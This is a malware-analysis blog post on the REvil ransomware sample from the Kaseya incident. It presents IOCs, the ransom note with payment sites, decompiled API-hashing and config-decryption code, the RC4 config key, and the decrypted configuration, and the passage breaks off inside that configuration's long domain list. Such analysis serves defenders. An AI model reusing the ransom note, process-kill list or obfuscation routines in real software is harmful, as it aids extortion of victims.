https://chuongdong.com/reverse%20engineering/2021/07/11/REvilRansomware/

Comprehensive Analysis of REvil Ransomware

By Chuong Dong @cPeterr 11 July 2021 (62-78 minutes)

Contents

Overview
This is my analysis for the **REvil Ransomware** payload found in the **Kaseya** incident.

The report is my personal work, and it is not affiliated in any way to **FireEye/Mandiant's** engagement in said incident.

This ransomware uses a hybrid-cryptography scheme of **Curve25519 ECDH** and **Salsa20** to encrypt files and protect its keys.

It has an impressive multithreading approach to traverse and encrypt files as well as an ellaborate cryptography setup with multiple ways to decrypt files.

This new sample also has a new field in the configuration to control how many times the ransom notes are dropped on the system.

Figure 1: REvil Ransomware leak site.

IOCS
This sample is a 32-bit **.exe** payload.

MD5: 94d087166651c0020a9e6cc2fdacdc0c
SHA256: 9b11711efed24b3c6723521a7d7eb4a52e4914db7420e278aa36e727459d59dd
Sample: https://bazaar.abuse.ch/sample/
9b11711efed24b3c6723521a7d7eb4a52e4914db7420e278aa36e727459d59dd/





Figure 2: VirusTotal information.

Ransom Note

The content of ransom note and the note's filename are extracted from REvil's configuration, and the **rdmcnt** field determines the total number of folders to drop the ransom note to.
The encrypted file extension, victim's ID, and key are dynamically generated and appended to the ransom note below.



```
---=== Welcome. Again. ===---

[-] Whats HapPen? [-]

Your files are encrypted, and currently unavailable. You can check it: all files on your system has extension {EXT}.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practice - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/{UID}

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decoder.re/{UID}

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:


{KEY}


-----------------------------------------------------------------------------------------

!!! DANGER !!!
DON'T try to change files by yourself, DON'T use any third party software for restoring your data or antivirus solutions - its may entail damage of the private key and, as result, The Loss all data.
!!! !!! !!!
ONE MORE TIME: Its in your interests to get your files back. From our side, we (the best specialists) make everything for restoring, but please should not interfere.
!!! !!! !!!�
```

Figure 3: REvil ransom note.

Static Code Analysis

Anti-Analysis: Dynamic API Resolving

Like all samples that came before, this **REvil** sample is obfuscated to hide its API calls from static analysis.

The original APIs are stored as an array of hashes in memory, and the malware dynamically resolves each by loading the appropriate DLL, hashing all of its exported APIs' name, and comparing the hashes to the unresolved API hash in memory.

Below is the hashing algorithm that the malware uses to hash API names.

```
int __cdecl hashing_API_name(unsigned __int8 *API_name)
{
  int result; // eax
  unsigned __int8 curr_character; // cl

  for ( result = 0x2B; ; result = curr_character + 0x10F * result )
  {
    curr_character = *API_name;
    if ( !*API_name )
      break;
    ++API_name;
  }
  return result;
}
```

Figure 4: API name hashing.

Check out my IDAPython scripts dll_exports.py and revil_api_resolve.py if you want to automate resolving these APIs. These scripts are inspired by this OALabs's Youtube video.

Anti-Analysis: String Encryption

Like all samples that came before, most strings in this **REvil** sample are encrypted and resolved during run-time.

The string decryption function takes in an offset and the length of the string to decrypt in a global encrypted string data buffer. After locating the encrypted string in the buffer, the malware decrypts it using **RC4**.

The best way to get around this is to use flare-emu to emulate this function and extract all decrypted strings automatically.

Check out my IDAPython script for this here. After running the script, each decrypted string is appended as a comment to its function call.




Figure 5: Automate string decryption.

Configuration

The configuration of REvil samples is encrypted and stored in memory.

The malware first computes the **CRC32** checksum of the encrypted config and compares it with a hard-coded checksum to ensure the configuration has not been tampered with.

Then, it decrypts the configuration using **RC4** using this key **"mXT1QFyEUbrxc4cbP84jbN5wrHeqmFXt"**.

```
if ( CRC32_hashing(0, ENCRYPTED_CONFIG, ENCRYPTED_CONFIG_LENGTH) != ENCRYPTED_CONFIG_CHECKSUM )
  return 0;
base64_encoded_config = w_RtlAllocateHeap(ENCRYPTED_CONFIG_LENGTH);
v1 = (char *)base64_encoded_config;
if ( !base64_encoded_config )
  return 0;
w_RC4_crypt((int)&RC4_KEY, 0x20u, (int)ENCRYPTED_CONFIG, ENCRYPTED_CONFIG_LENGTH, base64_encoded_config);
```

Figure 6: REvil config decryption.

Below is the sample's decrypted config in JSON form.


```
{
  "pk": "9/AgyLvWEviWbvuayR2k0Q140e9LZJ5hwrmto/zCyFM=",
  "pid": "$2a$12$prOX/4eKl8zrpGSC5lnHPecevs5NOckOUW5r3s4JJYDnZZSghvBkq",
  "sub": "8254",
  "dbg": false,
  "et": 0,
  "wipe": true,
  "wht": {
    "fld": [
      "program files",
      "appdata",
      "mozilla",
      "$windows.~ws",
      "application data",
      "$windows.~bt",
      "google",
      "$recycle.bin",
      "windows.old",
      "programdata",
      "system volume information",
      "program files (x86)",
      "boot",
      "tor browser",
      "windows",
      "intel",
      "perflogs",
      "msocache"
    ],
    "fls": [
      "ntldr",
      "thumbs.db",
      "bootsect.bak",
      "autorun.inf",
      "ntuser.dat.log",
      "boot.ini",
      "iconcache.db",
      "bootfont.bin",
      "ntuser.dat",
      "ntuser.ini",
      "desktop.ini"
    ],
    "ext": [
      "ps1",
      "ldf",
      "lock",
      "theme",
      "msi",
      "sys",
      "wpx",
      "cpl",
      "adv",
      "msc",
      "scr",
      "bat",
      "key",
```

```
    "ico",
    "dll",
    "hta",
    "deskthemepack",
    "nomedia",
    "msu",
    "rtp",
    "msp",
    "idx",
    "ani",
    "386",
    "diagcfg",
    "bin",
    "mod",
    "ics",
    "com",
    "hlp",
    "spl",
    "nls",
    "cab",
    "exe",
    "diagpkg",
    "icl",
    "ocx",
    "rom",
    "prf",
    "themepack",
    "msstyles",
    "lnk",
    "icns",
    "mpa",
    "drv",
    "cur",
    "diagcab",
    "cmd",
    "shs"
  ]
},
"wfld": [
  "backup"
],
"prc": [
  "encsvc",
  "powerpnt",
  "ocssd",
  "steam",
  "isqlplussvc",
  "outlook",
  "sql",
  "ocomm",
  "agntsvc",
  "mspub",
  "onenote",
  "winword",
  "thebat",
  "excel",
```

"mydesktopqos",
"ocautoupds",
"thunderbird",
"synctime",
"infopath",
"mydesktopservice",
"firefox",
"oracle",
"sqbcoreservice",
"dbeng50",
"tbirdconfig",
"msaccess",
"visio",
"dbsnmp",
"wordpad",
"xfssvccon"
],
"dmn": "boisehosting.net;fotoideaymedia.es;dubnew.com;stallbyggen.se;koken-voor-
baby.nl;juneauopioidworkgroup.org;vancouver-print.ca;zewatchers.com;bouquet-de-roses.com;seevilla-dr-
sturm.at;olejack.ru;i-
trust.dk;wasmachtmeinfonds.at;appsformacpc.com;friendsandbrgrs.com;thenewrejuveme.com;xn--singlebrsen-
vergleich-nec.com;sabel-
bf.com;seminoc.com;ceres.org.au;cursoporcelanatoliquido.online;marietteaernoudts.nl;tastewilliamsburg.com;charlo
ttepoudroux-
photographie.fr;aselbermachen.com;klimt2012.info;accountancywijchen.nl;creamery201.com;rerekatu.com;makeurvo
iceheard.com;vannesteconstruct.be;wellplast.se;andersongilmour.co.uk;bradynursery.com;aarvorg.com;facettenreich2
7.de;balticdermatology.lt;artige.com;highlinesouthasc.com;crowd-
patch.co.uk;sofavietxinh.com;jorgobe.at;danskretursystem.dk;higadograsoweb.com;supportsumba.nl;ruralarcoiris.co
m;projetlyonturin.fr;kidbucketlist.com.au;harpershologram.wordpress.com;ohidesign.com;international-sound-
awards.com;krlosdavid.com;durganews.com;leather-factory.co.jp;coding-machine.com;i-
arslan.de;caribbeansunpoker.com;mir-na-iznanku.com;ki-
lowroermond.nl;promesapuertorico.com;kissit.ca;dezatec.es;cite4me.org;grelot-home.com;musictreehouse.net;hkr-
reise.de;id-vet.com;gasolspecialisten.se;vyhino-
zhulebino-24.ru;karacaoglu.nl;bayoga.co.uk;solhaug.tk;jadwalbolanet.info;ncid.bc.ca;bricotienda.com;boldcitydownto
wn.com;homecomingstudio.com;sojamindbody.com;castillobalduz.es;asgestion.com;dushka.ua;hiddencitysecrets.com
.au;danubecloud.com;roadwarrior.app;newstap.com.ng;no-plans.com;schoolofpassivewealth.com;senson.fi;denifl-
consulting.at;lmtprovisions.com;talentwunder.com;acomprarseguidores.com;myzk.site;theapifactory.com;midmohand
yman.com;argos.wityu.fund;dinslips.se;kalkulator-
oszczednosci.pl;wurmpower.at;drugdevice.org;foretprivee.ca;nurturingwisdom.com;funjose.org.gt;blgr.be;readberserk
.com;lescomtesdemean.be;firstpaymentservices.com;malychanieruchomoscipremium.com;travelffeine.com;latribuess
entielle.com;lusak.at;better.town;smessier.com;kafu.ch;ikads.org;id-et-d.fr;sanaia.com;prochain-
voyage.net;edrcreditservices.nl;yassir.pro;gantungankunciakrilikbandung.com;moveonnews.com;bhwlawfirm.com;big
baguettes.eu;edv-
live.de;littlebird.salon;iyengaryogacharlotte.com;toponlinecasinosuk.co.uk;zonamovie21.net;caribdoctor.org;body-
guards.it;calabasasdigest.com;elimchan.com;herbstfeststaefa.ch;thewellnessmimi.com;corola.es;pomodori-
pizzeria.de;controldekk.com;lichencafe.com;lefumetdesdombes.com;seagatesthreecharters.com;copystar.co.uk;syste
mate.dk;alsace-first.com;webmaster-peloton.com;koko-nora.dk;jakekozmor.com;mousepad-
direkt.de;iwelt.de;dirittosanitario.biz;precisionbevel.com;boulderwelt-muenchen-west.de;chatizel-paysage.fr;praxis-
foerderdiagnostik.de;globedivers.wordpress.com;nosuchthingasgovernment.com;neuschelectrical.co.za;schmalhorst.d
e;mediaclan.info;ihr-
news.jp;bunburyfreightservices.com.au;edelman.jp;backstreetpub.com;spsshomeworkhelp.com;lillegrandpalais.com;s
mithmediastrategies.com;enovos.de;loprus.pl;bsaship.com;importardechina.info;shhealthlaw.com;freie-
baugutachterpraxis.de;maxadams.london;deprobatehelp.com;baylegacy.com;deltacleta.cat;financescorecard.com;ma
ureenbreezedancetheater.org;plv.media;winrace.no;leoben.at;pawsuppetlovers.com;tuuliautio.fi;paradicepacks.com;1
team.es;testcoreprohealthuk.com;broseller.com;iyahayki.nl;lorenacarnero.com;satyayoga.de;notmissingout.com;chav
esdoareeiro.com;mezhdu-

delom.ru;hugoversichert.de;jusibe.com;imaginado.de;craftleathermnl.com;sauschneider.info;atalent.fi;conexa4papers.trade;global-kids.info;serce.info.pl;agence-referencement-naturel-geneve.net;zimmerei-fl.de;augenta.com;fannmedias.com;villa-marrakesch.de;ulyssemarketing.com;x-ray.ca;schraven.de;bowengroup.com.au;sairaku.net;southeasternacademyofprosthodontics.org;modamilyon.com;pubweb.carnet.hr;alysonhoward.com;sahalstore.com;triactis.com;panelsandwichmadrid.es;xn--vrftet-pua.biz;adoptioperheet.fi;miriamgrimm.de;filmstreamingvfcomplet.be;kostenlose-webcams.com;deoudedorpskernnoordwijk.nl;live-your-life.jp;mardenherefordshire-pc.gov.uk;instatron.net;mirjamholleman.nl;euro-trend.pl;kojima-shihou.com;nuzech.com;basisschooldezonnewijzer.nl;quemargrasa.net;actecfoundation.org;gamesboard.info;podsosnami.ru;extensionmaison.info;retroearthstudio.com;polzine.net;hmsdanmark.dk;linnankellari.fi;schoellhammer.com;elpa.se;mooreslawngarden.com;rozemondcoaching.nl;lenreactiv-shop.ru;uranus.nl;advokathuset.dk;ora-it.de;love30-chanko.com;smartypractice.com;rebeccarisher.com;cafemattmeera.com;bargningavesta.se;www1.proresult.no;rhinosfootballacademy.com;polychromelabs.com;notsilentmd.org;makeflowers.ru;zimmerei-deboer.de;ccpbroadband.com;iwr.nl;wychowanieprzedszkolne.pl;greenpark.ch;bimnapratica.com;lachofikschiet.nl;memaag.com;parking.netgateway.eu;tanzschule-kieber.de;antiaginghealthbenefits.com;simulatebrain.com;digi-talents.com;hairnetty.wordpress.com;samnewbyjax.com;helikoptervluchtnewyork.nl;devlaur.com;cimanchesterescorts.co.uk;houseofplus.com;rushhourappliances.com;pelorus.group;kedak.de;lapmangfpt.info.vn;pivoineetc.fr;marchand-sloboda.com;anybookreader.de;markelbroch.com;celularity.com;rafaut.com;unim.su;latestmodsapks.com;thedresserie.com;bigasgrup.com;slimidealherbal.com;phantastyk.com;thailandholic.com;tophumanservicescourses.com;aakritpatel.com;navyfederalautooverseas.com;wien-mitte.co.at;forestlakeuca.org.au;sporthamper.com;psnacademy.in;michaelsmeriglioracing.com;jbbjw.com;colorofhorses.com;iqbalscientific.com;cleliaekiko.online;stemplusacademy.com;effortlesspromo.com;microcirc.net;mbfagency.com;theduke.de;drinkseed.com;troegs.com;peterstrobos.com;consultaractadenacimiento.com;huissier-creteil.com;geoffreymeuli.com;skanah.com;despedidascostablanca.es;alten-mebel63.ru;theadventureedge.com;profectis.de;mepavex.nl;rimborsobancario.net;pasvenska.se;tampaallen.com;symphonyenvironmental.com;videomarketing.pro;pickanose.com;licor43.de;aniblinova.wordpress.com;ventti.com.ar;hhcourier.com;buymedical.biz;oncarrot.com;nachhilfe-unterricht.com;mapawood.com;vox-surveys.com;milsing.hr;sotsioloogia.ee;nativeformulas.com;kirkepartner.dk;partnertaxi.sk;visiativ-industry.fr;transliminaltribe.wordpress.com;chefdays.de;cursosgratuitosnainternet.com;faronics.com;d2marketing.co.uk;lapinlviasennus.fi;miraclediet.fun;bristolaeroclub.co.uk;jameskibbie.com;songunceliptv.com;baronloan.org;idemblogs.com;eglectonk.online;christinarebuffetcourses.com;bastutunnan.se;blogdecachorros.com;finde-deine-marke.de;platformier.com;antenanavi.com;vanswigchemdesign.com;gporf.fr;pmc-services.de;atmos-show.com;danholzmann.com;itelagen.com;transportesycementoshidalgo.es;gymnasedumanagement.com;siluet-decor.ru;gasbarre.com;milltimber.aberdeen.sch.uk;tinkoff-mobayl.ru;expandet.dk;rumahminangberdaya.com;polymedia.dk;newyou.at;zenderthelender.com;artallnightdc.com;tomaso.gr;centrospgolega.com;sweering.fr;tux-espacios.com;ecopro-kanto.com;spacecitysisters.org;bierensgebakkramen.nl;all-turtles.com;coffreo.biz;tandartspraktijkheesch.nl;vietlawconsultancy.com;deko4you.at;tennisclubetten.nl;extraordinaryoutdoors.com;crowcanyon.com;classycurtainsltd.co.uk;apolomarcas.com;verytycs.com;manijaipur.com;veybachcenter.de;falcou.fr;associationanalytics.com;beautychance.se;pocket-opera.de;christ-michael.net;vdberg-autoimport.nl;4net.guru;finediningweek.pl;stampagrafica.es;naturalrapids.com;ussmontanacommittee.us;beaconhealthsystem.org;upplandsspar.se;tradiematepro.com.au;oneplusresource.org;maasreusel.nl;aodaichandung.com;campus2day.de;burkert-ideenreich.de;you-bysia.com.au;mediaacademy-iraq.org;xtptrack.com;eaglemeetstiger.de;mountaintoptinyhomes.com;stemenstilte.nl;noskierrenteria.com;ivfminiua.com;biapi-coaching.fr;art2gointerieurprojecten.nl;corendonhotels.com;ditog.fr;kadesignandbuild.co.uk;abogadosaccidentetraficosevilla.es;camsadviser.com;limassoldriving.com;worldhealthbasicinfo.com;kojinsaisei.info;schmalhorst.de;bigler-hrconsulting.ch;girlillamarketing.com;xn--rumung-bua.online;naturstein-hotte.de;agence-chocolat-noir.com;stormwall.se;collaborativeclassroom.org;baptisttabernacle.com;streamerzradio1.site;mooglee.com;smart-light.co.uk;fitovitaforum.com;c2e-poitiers.com;igrealestate.com;wari.com.pe;takeflat.com;logopaedie-blomberg.de;mrsplans.net;mooshine.com;humanityplus.org;otsu-bon.com;onlyresultsmarketing.com;interactcenter.org;ungsvenskarna.se;35-40konkatsu.net;zzyjtsgls.com;spectrmash.ru;tenacitytenfold.com;torgbodenbollnas.se;drnice.de;lightair.com;huesges-gruppe.de;promalaga.es;paulisdogshop.de;hotelsolbh.com.br;julis-lsa.de;myteamgenius.com;darnallwellbeing.org.uk;refluxreducer.com;educar.org;kuntokeskusrok.fi;truenyc.co;comparatif-lavelinge.fr;frontierweldingllc.com;autodemontagenijmegen.nl;spylista.com;allfortheloveofyou.com;ilso.net;corona-handles.com;micahkoleoso.de;fairfriends18.de;haremnick.com;ecoledansemulhouse.fr;blewback.com;macabaneaupaysflechois.com;osterberg.fi;surespark.org.uk;stupbratt.no;hokagestore.com;mirkoreisser.de;tomoiyuma.com;tigsltd.com;manifestinglab.com;glennroberts.co.nz;hardinggroup.com;zso-mannheim.de;yousay.site;dublikator.com;oneheartwarriors.at;pointos.com;kenhnoithatgo.com;ausbeverage.com.au;testzandbakmetmening.online;grupocarvalhoerodrigues.com.br;werkkring.nl;hotelzentral.at;vibethink.net;123vrachi.ru;allure-cosmetics.at;mrxermon.de;bloggyboulga.net;bouldercafe-wuppertal.de;sobreholanda.com;smogathon.com;beyondmarcomdotcom.wordpress.com;wraithco.com;bookspeopleplaces.com;montrium.com;webcodingstudio.com;lucidinvestbank.com;ncs-graphic-studio.com;stingraybeach.com;aglend.com.au;lecantou-coworking.com;tongdaifpthaiphong.net;solerluethi-allart.ch;coursio.com;otto-bollmann.de;madinblack.com;vibehouse.rw;bridgeloanslenders.com;erstatningsadvokaterne.dk;resortmtn.com;socstrp.org;pier40forall.org;ostheimer.at;quickyfunds.com;aminaboutique247.com;jobcenterkenya.com;jenniferandersonwriter.com;marcuswhitten.site;mediaplayertest.net;irinaverwer.com;stoeberstuuv.de;lebellevue.fr;the-virtualizer.com;outcomeisincome.com;gonzalezfornes.es;kunze-immobilien.de;myhealth.net.au;helenekowalsky.com;xn--fn-kka.no;withahmed.com;simplyblessedbykeepingitreal.com;havecamerawilltravel2017.wordpress.com;muamuadolls.com;balticdentists.com;mank.de;croftprecision.co.uk;jandaonline.com;datacenters-in-europe.com;gw2guilds.org;raschlosser.de;geekwork.pl;pv-design.de;opatrovanie-ako.sk;ausair.com.au;commonground-stories.com;parebrise-tla.fr;vloeren-nu.nl;conasmanagement.de;dlc.berlin;liveottelut.com;4youbeautysalon.com;lykkeliv.net;adultgamezone.com;hexcreatives.co;citymax-cr.com;portoesdofarrobo.com;patrickfoundation.net;tonelektro.nl;atozdistribution.co.uk;urclan.net;evergreen-fishing.com;body-armour.online;nsec.se;autopfand24.de;syndikat-asphaltfieber.de;yourobgyn.net;vihannesporssi.fi;new.devon.gov.uk;teczowadolina.bytom.pl;antonmack.de;dpo-as-a-service.com;pogypneu.sk;creative-waves.co.uk;htchorst.nl;xn--fnsterputssollentuna-39b.se;norpol-yachting.com;parkstreetauto.net;sloverse.com;candyhouseusa.com;tsklogistik.eu;smejump.co.th;diversiapsicologia.es;unetica.fr;drfoyle.com;cranleighscoutgroup.org;dekkinngay.com;n1-headache.com;amerikansktgodis.se;evangelische-pfarrgemeinde-tuniberg.de;fransespiegels.nl;coastalbridgeadvisors.com;qualitaetstag.de;kath-kirche-gera.de;alhashem.net;schutting-info.nl;2ekeus.nl;berlin-bamboo-bikes.org;minipara.com;blood-sports.net;milestoneshows.com;physiofischer.de;ontrailsandboulevards.com;babcockchurch.org;healthyyworkout.com;plantag.de;krcove-zily.eu;mylolis.com;fax-payday-loans.com;praxis-management-plus.de;smokeysstoves.com;longislandelderlaw.com;calxplus.eu;mountsoul.de;dubscollective.com;luckypatcher-apkz.com;epwritescom.wordpress.com;fundaciongregal.org;klusbeter.nl;jobmap.at;oldschoolfun.net;abl1.net;labobit.it;romeguidedvisit.com;carrybrands.nl;people-biz.com;blossombeyond50.com;theclubms.com;whittier5k.com;jolly-events.com;kisplanning.com.au;rostoncastings.co.uk;ravensnesthomegoods.com;nhadatcanho247.com;vetapharma.fr;hihaho.com;tulsawaterheaterinstallation.com;purposeadvisorsolutions.com;faizanullah.com;directwindowco.com;herbayupro.com;pay4essays.net;work2live.de;stoneys.ch;webhostingsrbija.rs;lange.host;baustb.de;psa-sec.de;hushavefritid.dk;lloydconstruction.com;ra-staudte.de;mbxvii.com;tecnojobsnet.com;starsarecircular.org;twohourswithlena.wordpress.com;stoeferlehalle.de;merzi.info;garage-lecompte-rouen.fr;hypozentrum.com;nestor-swiss.ch;thomasvicino.com;kmbshipping.co.uk;denovofoodsgroup.com;planchaavapor.net;dr-pipi.de;qlog.de;lynsayshepherd.co.uk;aco-media.nl;abogadoengijon.es;bestbet.com;liliesandbeauties.org;norovirus-ratgeber.de;thee.network;stacyloeb.com;bundabergeyeclinic.com.au;sandd.nl;americafirstcommittee.org;milanonotai.it;kevinjodea.com;easytrans.com.au;westdeptfordbuyrite.com;carriagehousesalonvt.com;operaslovakia.sk;corelifenutrition.com;hashkasolutindo.com;compliancesolutionsstrategies.com;edgewoodestates.org;mastertechengineering.com;pinkexcel.com;cnoia.org;aprepol.com;rieed.de;katketytaanet.fi;lascuola.nl;assurancesalextrespaille.fr;paymybill.guru;xoabigail.com;ligiercenter-sachsen.de;answerstest.ru;airconditioning-waalwijk.nl;pixelarttees.com;freie-gewerkschaften.de;dnepr-beskid.com.ua;eco-southafrica.com;dutchcoder.nl;iphoneszervizbudapest.hu;allentownpapershow.com;bingonearme.org;summitmarketingstrategies.com;completeweddingkansas.com;wolf-glas-und-kunst.de;employeesurveys.com;scenepublique.net;monark.com;seitzdruck.com;alvinschwartz.wordpress.com;knowledgemuseumbd.com;spd-ehningen.de;boosthybrid.com.au;launchhubl.com;revezlimage.com;dontpassthepepper.com;petnest.ir;associacioesportivapolitg.cat;12starhd.online;jerling.de;kaotikkustomz.com;sarbatkhalsafoundation.org;solinegraphic.com;skiltogprint.no;craigmccabe.fun;puertamatic.es;mylovelybluesky.com;run4study.com;pierrehale.com;cactusthebrand.com;101go